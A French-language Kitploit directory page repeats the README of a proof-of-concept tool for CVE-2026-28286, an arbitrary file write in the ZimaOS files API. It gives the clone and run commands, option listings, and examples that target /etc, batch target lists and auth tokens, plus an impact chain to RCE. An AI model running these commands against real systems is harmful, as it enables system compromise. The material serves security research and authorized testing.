
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/rushi9/zimaos-cve-2026-28286-arbitrary-file-write
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests de Sécurité des APISécurité WebTests d'Intrusion
GitHubrushi9/zimaos-cve-2026-28286-arbitrary-file-write

zimaos-cve-2026-28286-arbitrary-file-write

Boîte à outils de preuve de concept (PoC) et de vérification pour CVE-2026-28286, une vulnérabilité d'écriture arbitraire de fichiers dans ZimaOS, exploitant une mauvaise configuration de l'API pour écrire des fichiers en dehors des répertoires prévus.

Voir le dépôtSite web
3133il y a 7 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

🚨 CVE-2026-28286 — Écriture Arbitraire de Fichiers sur ZimaOS

De la Mauvaise Configuration API → Écriture Arbitraire de Fichiers → Compromission Potentielle du Système

⚡ TL;DR

  • Point d'accès : /v2_1/files/file
  • Problème : Aucune validation du chemin
  • Impact : Écriture arbitraire de fichiers en dehors du répertoire prévu
  • Sévérité : 🔴 Critique

🧪 Démarrage Rapide

git clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py

⚙️ Utilisation en Ligne de Commande



Vous pouvez consulter toutes les options disponibles en utilisant :

python poc.py -h

📌 Options Disponibles

usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            show help message and exit
  -u, --url URL         Single target URL
  -t, --targets TARGETS Targets file (batch mode)
  -p, --path PATH       Custom file path (default: /tmp)
  --proxy PROXY         Proxy URL (e.g., http://127.0.0.1:8080)
  --token TOKEN         Bearer authentication token
  -n, --attempts        Number of attempts
  --delay               Delay between batch requests (seconds)

🚀 Exemples d'Utilisation

▶️ 1. Mode Interactif

python poc.py

▶️ 2. Cible Unique

python poc.py -u http://localhost:8080

▶️ 3. Chemin Personnalisé

python poc.py -u http://localhost:8080 -p /tmp

▶️ 4. Cibler un Chemin Sensible (Tests en Laboratoire)

python poc.py -u http://localhost:8080 -p /etc

▶️ 5. Tentatives Multiples

python poc.py -u http://localhost:8080 -n 5

▶️ 6. Utilisation d'un Proxy (Burp Suite)

python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080

▶️ 7. Mode Par Lots

python poc.py -t targets.txt

▶️ 8. Mode Par Lots avec Délai

python poc.py -t targets.txt --delay 2

▶️ 9. Mode Puissance Totale (Toutes les Options)

python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN

💡 Astuce

Utilisez le mode proxy avec Burp Suite pour :

  • Inspecter les requêtes
  • Modifier les payloads
  • Confirmer le comportement du backend

🧠 Analyse Technique

Le backend ne parvient pas à appliquer les limites du système de fichiers :

  • ❌ Aucune canonicalisation du chemin
  • ❌ Aucune restriction du répertoire de base
  • ❌ Chemins absolus contrôlés par l'utilisateur

Cela permet d'écrire dans :

/tmp/
/etc/
/usr/local/bin/

💥 Impact

Écriture Arbitraire de Fichiers
        ↓
Écrasement de Configurations / Scripts
        ↓
Élévation de Privilèges / RCE

🎥 Démo

image

📁 Exemple de Sortie

[✔] CONFIRMED vulnerable (LISTING_SUCCESS)
Path: /tmp/CVE-2026-28286_⚠️_abc123.txt

⭐ Soutien

Si vous avez trouvé cela utile, pensez à laisser une étoile ⭐ Cela aide davantage de chercheurs à découvrir ce travail.


⚠️ Avertissement

Pour tests autorisés uniquement.

Télécharger l’outil





